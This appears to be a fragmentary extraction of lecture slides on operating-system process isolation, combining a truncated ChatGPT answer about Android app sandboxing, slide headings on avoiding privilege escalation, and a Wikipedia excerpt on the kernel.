apps isolations in android ?

ChatGPT


In Android, app isolation refers to the security mechanism that prevents apps from accessing data or resources belonging to other apps without proper permissions. Android uses several mechanisms to achieve app isolation:

1. **Linux Kernel:** Android is built on top of the Linux kernel, which provides process-level isolation. Each app runs in its own Linux process, which ensures that one app cannot directly access the memory or resources of another app.
2. **User ID and Permissions:** Each Android app runs under a unique user ID assigned by the system. This user ID is used to enforce permissions and access controls. Apps must request permissions to access sensitive resources such as the camera, contacts, or location. Users have the option to grant or deny these permissions.
3. **App Sandbox:** Android apps are executed within a sandboxed environment, which restricts their access to system resources. Each app's files, data, and code are isolated from other apps, preventing unauthorized access.
4. **Android Application Sandbox:** Android enforces a security model known as the Android

# Minimise Risk

## Avoid Horizontal Privilege Escalations

### Avoid Pivoting



# Kernel

## Kernel (operating system)

文 A 78 languages ▾

Article Talk


Read Edit View history Tools ▾

From Wikipedia, the free encyclopedia

"Kernel (computer science)" redirects here. For other uses, see [Kernel \(disambiguation\) § Computing](#).

The **kernel** is a [computer program](#) at the core of a computer's [operating system](#) and generally has complete control over everything in the system. The kernel is also responsible for preventing and mitigating conflicts between different processes.<sup>[1]</sup> It is the portion of the operating system code that is always resident in memory<sup>[2]</sup> and facilitates interactions between hardware and software components. A full kernel controls all hardware resources (e.g. I/O, memory, cryptography) via [device drivers](#), arbitrates conflicts between processes concerning such resources, and optimizes the utilization of common resources e.g. CPU & cache usage, file systems, and network sockets. On most systems, the kernel is one of the first programs loaded on [startup](#) (after the [bootloader](#)). It handles the rest of startup as well as memory, [peripherals](#), and [input/output](#) (I/O) requests from [software](#), translating them into [data-processing](#) instructions for the [central processing unit](#).

The critical code of the kernel is usually loaded into a separate area of memory, which is protected from access by [application software](#) or other less critical parts of the operating system. The kernel performs its tasks, such as running processes, managing hardware devices such as the [hard disk](#), and handling interrupts, in this protected [kernel space](#). In contrast, application programs such as browsers, word processors, or audio or video players use a separate area of memory, [user space](#). This separation prevents user data and kernel data from interfering with each other and causing instability and slowness,<sup>[1]</sup> as well as preventing malfunctioning applications from affecting other applications or crashing the entire operating system. Even in systems where the kernel is included in application [address spaces](#), [memory protection](#) is used to prevent unauthorized applications from modifying the kernel.




An oversimplification of how a kernel connects [application software](#) to the hardware of a computer


# Process Isolation Principles

## 1 Process = 1 Exe Program

User ".exe" Programs




# Process Isolation Principles




# Inside Process ... Full Sharing (No Isolation)

User ".exe" Programs




"Boot" program  
Kernel OS System

